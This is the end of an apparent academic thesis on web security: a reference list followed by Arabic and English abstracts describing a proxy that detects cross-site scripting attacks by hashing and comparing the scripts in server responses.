[54] D. Balzarotti, M. Cova, V. V. Felmetsger and G. Vigna, “Multi-Module Vulnerability Analysis of Webbased Applications,” In proceeding of 14th ACM Conference on Computer and Communications Security,Alexandria, Virginia, USA, (2007) October.

[55] Anderson, J. P. (1980). Computer security threat monitoring and surveillance (Vol. 17). Technical report, James P. Anderson Company, Fort Washington, Pennsylvania.

[56]: N. Li, T. Xiea, M. Jin, and C. Liu, “Perturbation-based user-inputvalidation testing of web applications,” The Journal of Systems and Software, vol. 83, pp. 2263-2274, 2010.

[57]: A. Nunan, E. Souto, E. M. dos Santos, and E. Feitosa, “Automatic classification of cross-site scripting in web pages using document based and URL based features,” IEEE Symposium on Computers and Communications (ISCC), pp. 702-707, 2012.

[58] T. Pietraszek and C. V. Berghe, “Defending against Injection Attacks through Context-Sensitive String Evaluation”, In Proceeding of the 8th International Symposium on Recent Advance in Intrusion Detection (RAID), (2005) September.

[59] Z. Su and G. Wassermann, “The essence of command Injection Attacks in Web Applications,” In Proceeding of the 33rd Annual Symposium on Principles of Programming Languages, USA: ACM, (2006).

[60] D. Balzarotti, M. Cova, V. V. Felmetsger and G. Vigna, “Multi-Module Vulnerability Analysis of Webbased Applications,” In proceeding of 14th ACM Conference on Computer and Communications Security, Alexandria, Virginia, USA, (2007) October.

[61] Y. Xie and A. Aiken, “Static detection of security vulnerabilities in scripting languages,” Stanford University Stanford, CA 94305.

[62]“Forward Proxies and Reverse Proxies” , http://web.mit.edu/jhawk/mnt/spo/subversion/src/httpd-2.0/docs/manual/mod/mod_proxy.html

[63] Denning, Dorothy E., and Peter G. Neumann. "Requirements and model for IDES—a real-time intrusion detection expert system." Document A005, SRI International 333 (1985).

[64] Pant, Gautam, Padmini Srinivasan, and Filippo Menczer. "Crawling the web." *Web Dynamics*. Springer Berlin Heidelberg, 2004.

[65] www.levenshtein.net, visited 19-05-2016

[66] http://people.cs.pitt.edu/~kirk/cs1501/Pruhs/Fall2006/Assignments/editdistance/Levenshtein , visited 19-05-2016

[67] NetBeans, https://netbeans.org , visited 16-05-2016

[68] WampServer|sourceforge.net, https://sourceforge.net/projects/wampserver , visited 16-05-2016

[69] WampServer, http://www.wampserver.com , visited 16-05-2016

[70] MySQL, https://www.mysql.com , visited 16-05-2016

[71] Stubblebine, Tony. “Regular Expression Pocket Reference: Regular Expressions for Perl, Ruby, PHP, Python, C, Java and. NET”. " O'Reilly Media, Inc.", 2007.

[72] JPcap, https://sourceforge.net/projects/jpcap , visited 16-05-2016

[73] DVWA, www.dvwa.co.uk , visited 03-01-2016

ملخص: Cross Site Scripting (XSS)هي مشكلة أمنية شائعة في تطبيقات الويب حيث يمكن للمهاجم حقن شفرة برمجية في مدخل التطبيق ثم يتم إرسالها إلى مستعرض الويب الخاص بالمستخدم. في مستعرض الويب يتم تنفيذ هذه التعليمات البرمجية وتستخدم لنقل البيانات الحساسة إلى طرف ثالث

. تحاول الحلول الحالية التخفيض من هجمات الـ XSS على كلتا جانبي الخادم والعميل، على سبيل المثال، بمراقبة وتعديل البيانات المرسلة من وإلى تطبيق ويب . يهدف حلنا للكشف عن هجمات الـ XSSعلى مستوى الـ Proxy بواسطة تحليل طلب الزبون واستجابة الخادم و هذا بالاختزال المشفر لكل كود سكريبت على صفحة الاستجابة لمقارنة هذه الاختزال المشفر مع اختزال السكريبتات الحميدة. إذا اكتشف النظام اي اختلاف في الاختزالين يتم حظر السكريبت.ثم تتم عملية اكتشاف نوع الهجوم من اجل حذف اي سكريبت خبيث تم حفظه في قاعدة البيانات.

مع هذه الطريقة نظامنا يقوم بحماية كل من الخادم والعميل .ولذلك، فإن المستخدم لديه طبقة إضافية من الحماية عند تصفح مواقع الانترنت.

الكلمات المفتاحية: web security, anti-XSS proxy, Cross-Site Scripting،XSS attack detection

Abstract: Cross Site Scripting (XSS) is a common security problem of web applications where an attacker can inject scripting code into the input of the application that is then sent to a user's web browser. In the web browser, this scripting code is executed and used to transfer sensitive data to a third party. Today's solutions attempt to prevent XSS on the server side and client side, for example, by inspecting and modifying the data sent to and from the web application. Our presented solution aims to detect XSS attacks on the proxy side by analyzing both the client request and the server response and hashing each found script on the response page to compare this hash with the benign one. If the system detects any content deviation, the script will be blocked, and the XSS type detector will be triggered to eliminate any stored XSS from database.

With such way our system does protect both server and client side. As a result, the user has an additional protection layer when surfing websites.

Keywords: XSS attacks detection, web security, anti-XSS proxy, Cross-Site Scripting.